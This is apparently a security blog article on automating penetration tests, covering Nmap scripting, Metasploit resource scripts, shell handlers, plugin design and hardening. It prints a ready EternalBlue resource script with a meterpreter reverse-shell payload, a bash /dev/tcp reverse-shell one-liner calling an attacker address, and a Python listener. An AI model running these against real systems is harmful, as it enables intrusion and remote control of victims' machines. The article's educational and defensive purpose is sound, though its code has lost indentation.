Listen to this Post
Introduction:

The landscape of offensive security is rapidly evolving from manual tool execution towards integrated, automated frameworks. A security researcher’s recent unveiling of a personal project showcases this shift, demonstrating a custom-built system that chains network reconnaissance, exploit discovery, and payload deployment into a streamlined workflow. This article deconstructs the core concepts behind such automation, exploring the technical integration of tools like Nmap and Metasploit, and the development of custom post-exploitation modules. We will translate this high-level concept into actionable, ethical knowledge for security professionals.
Learning Objectives:
- Understand the architecture and components of an automated security assessment pipeline.
- Learn how to programmatically leverage security tools like Nmap and Metasploit using libraries and resource scripts.
- Gain insights into the structure and function of post-exploitation payloads and handlers for defensive understanding.
You Should Know:
- Automating Network Reconnaissance with Nmap as a Library
The foundational step in any security assessment is understanding the target network. The project highlights patching Nmap to function as a library (libnmap), moving beyond the command-line interface. This allows a developer to integrate powerful port scanning and service discovery directly into a Python or other application, enabling dynamic, scripted reconnaissance.
Step-by-step guide explaining what this does and how to use it:
While building Nmap from source as a library is complex, the `python-libnmap` package provides a powerful, ethical alternative for automation. It allows you to programmatically schedule scans, parse results, and make decisions based on live data.
1. Installation: `pip install python-libnmap`
2. Basic Automated Scan Script:
from libnmap.process import NmapProcess
from libnmap.parser import NmapParser

Define target and options
target = "192.168.1.0/24"
options = "-sS -O -T4"  SYN Stealth Scan, OS Detection

Create and run the Nmap process
nmap_proc = NmapProcess(targets=target, options=options)
nmap_proc.run()

Parse and utilize the results
if nmap_proc.success:
report = NmapParser.parse(nmap_proc.stdout)
for host in report.hosts:
print(f"Host: {host.address}")
if host.is_up():
for service in host.services:
print(f" Port: {service.port}/{service.protocol} - {service.service}")
 Here, you could add logic to trigger an exploit search based on service/version
3. Use Case: This script can be the first module in your pipeline. Upon finding an open port 445, it could automatically trigger the next module to search for relevant SMB exploits.
2. Orchestrating Exploits with Metasploit Resource Scripts
Manually searching and launching exploits in Metasploit is time-consuming. The project references the automation of Metasploit through resource scripts. These scripts (.rc files) are batches of Metasploit Console (msfconsole) commands that can automate multi-step exploitation, including payload selection, setting options, and handling sessions.
Step-by-step guide explaining what this does and how to use it:
Resource scripts allow for repeatable, hands-off exploitation phases. The referenced link points to Rapid7’s official documentation on this powerful feature.
1. Create a Resource Script: A script to exploit a vulnerable SMB service might look like this (exploit_smb.rc):
 exploit_smb.rc
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.5
set LPORT 4444
exploit -j
The `-j` flag jobs the exploit to run in the background.
2. Execute the Script: Launch msfconsole and pass it the script: `msfconsole -r exploit_smb.rc`
3. Advanced Automation: Your framework can dynamically generate such resource scripts based on the reconnaissance data (e.g., creating a script with the correct `RHOSTS` and `PAYLOAD` for the target OS) and then execute them.
3. Developing Custom Post-Exploitation Handlers
Not all exploits originate from Metasploit. For standalone exploits (from Exploit-DB or a local collection), the project implemented basic bind and reverse shell handlers. This is a critical component for maintaining access after a successful exploitation. The researcher later open-sourced a related payload/server project targeting Unix-like systems (nix_rat on GitHub), which serves as an educational case study in how such tools are architected.
Step-by-step guide explaining what this does and how to use it:
From a defensive and educational perspective, understanding how a Reverse Shell handler works is key to detecting one. A simple Python reverse server handler listens for incoming connections from a compromised machine.
1. Victim Payload (Example): A command might be executed on the target to call back to the attacker: `bash -c ‘bash -i >& /dev/tcp/10.0.0.5/4444 0>&1’`
2. Attacker’s Handler Script (`listener.py`):
import socket
import subprocess

LHOST = '0.0.0.0'
LPORT = 4444

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((LHOST, LPORT))
listener.listen(1)
print(f"[+] Listening on {LPORT}")

connection, address = listener.accept()
print(f"[+] Connection from {address}")

try:
while True:
 Send commands
command = input("$ ")
connection.send(command.encode())
if command.lower() == "exit":
break
 Receive output
result = connection.recv(4096).decode()
print(result)
except:
pass
connection.close()
3. Defensive Insight: Network monitoring for outbound connections to unusual ports and endpoint detection for command-line arguments resembling the victim payload are crucial to counter these techniques.
4. Building a Modular Plugin Architecture
The true power of a flexible framework lies in its modularity. The project’s capability to “load plugins from disk and chain them in any suitable order” is a design pattern that allows for endless extension. This enables the seamless integration of new reconnaissance techniques, exploit modules, or post-exploitation plugins without rewriting the core application.
Step-by-step guide explaining what this does and how to use it:
A simple plugin system in Python can be built using a standard directory structure and dynamic module loading.
1. Define a Plugin Interface: In `core/plugin_interface.py`:
from abc import ABC, abstractmethod

class SecurityPlugin(ABC):
@abstractmethod
def execute(self, target_data):
"""Main plugin logic. Receives data from previous plugin."""
pass

@abstractmethod
def get_name(self):
"""Returns plugin name."""
pass
2. Create a Plugin: A plugin in `plugins/recon/simple_ping.py`:
import os
from core.plugin_interface import SecurityPlugin

class PingSweep(SecurityPlugin):
def execute(self, target_subnet):
print(f"[] Ping sweeping {target_subnet}")
 Simple ping sweep logic
response = os.system(f"ping -c 1 {target_subnet[:-3]}1 > /dev/null 2>&1")
return {"live_hosts": [...]}  Pass results to next plugin

def get_name(self):
return "PingSweep"
3. Core Loader: The main framework scans the `plugins/` directory, loads classes inheriting from SecurityPlugin, and allows the user to chain PingSweep -> NmapScanner -> ExploitLauncher.
5. Hardening Systems Against Automated Attacks
Understanding offensive automation is the first step toward building robust defenses. The techniques described necessitate specific hardening measures on both Linux and Windows systems to break the attacker’s kill chain.
Step-by-step guide explaining what this does and how to use it:
Implement these controls to mitigate the risks posed by automated frameworks.
1. Network Segmentation & Filtering: Use strict firewall rules (e.g., via `iptables` or Windows Firewall with Advanced Security) to limit unnecessary inbound and outbound connections. Block outgoing connections from servers to the internet except on whitelisted ports and protocols.
– Linux Example: `iptables -A OUTPUT -p tcp –dport 4444 -j DROP` (Blocks outbound reverse shells on port 4444)
2. Endpoint Detection and Response (EDR): Deploy EDR solutions that can detect the behavior patterns of automated exploitation, such as rapid succession of network scans, spawning of shells, or injection of code into processes like lsass.exe.
3. Patch Management: The most effective defense. Automate the deployment of security patches for operating systems and applications (like SMB) to eliminate the vulnerabilities automated tools seek to exploit. Use tools like `wsusscn2.cab` on Windows or automated `apt-get upgrade` scripts on Linux.
What Undercode Say:
- The Democratization of Advanced Tradecraft: This project exemplifies how advanced red team techniques—traditionally requiring deep, manual expertise—are being encapsulated into code. This lowers the barrier to entry, allowing more security practitioners to execute complex assessments but also potentially increasing the tools available to less-skilled malicious actors.
- Defense Must Evolve at the Speed of Automation: Manual, periodic security checks are obsolete against automated attacks. Defensive strategies must now be equally automated, continuous, and intelligence-driven, focusing on detecting behavioral anomalies (like automated toolchains) rather than just static signatures.
The analysis reveals a clear trajectory towards the “productization” of penetration testing steps. While this particular project was a personal endeavor, its components mirror those of commercial and open-source frameworks like Metasploit Pro, Cobalt Strike, or the newer generation of AI-assisted security tools. The real takeaway for defenders is that attack sequences will become faster, more reliable, and less error-prone. Security operations centers (SOCs) must transition from alerting on single events to correlating sequences of low-fidelity events that represent the stages of an automated kill chain.
Prediction:
In the next 3-5 years, we will witness the rise of AI-native offensive security frameworks that move beyond simple tool chaining. These systems will use machine learning to analyze reconnaissance data in real-time, predict the most viable attack path with high probability, and even generate custom exploit code or social engineering lures tailored to the discovered environment. This will compress the attack timeline from days to minutes. Consequently, the defense paradigm will forcibly shift towards autonomous response systems—AI-driven defense platforms that can recognize these adaptive attack patterns, orchestrate countermeasures (like micro-segmentation or deception tactics), and implement patches without human intervention, leading to an accelerated, automated “battle of algorithms” on enterprise networks.
▶️ Related Video:
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Adhokshajmishra Found – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


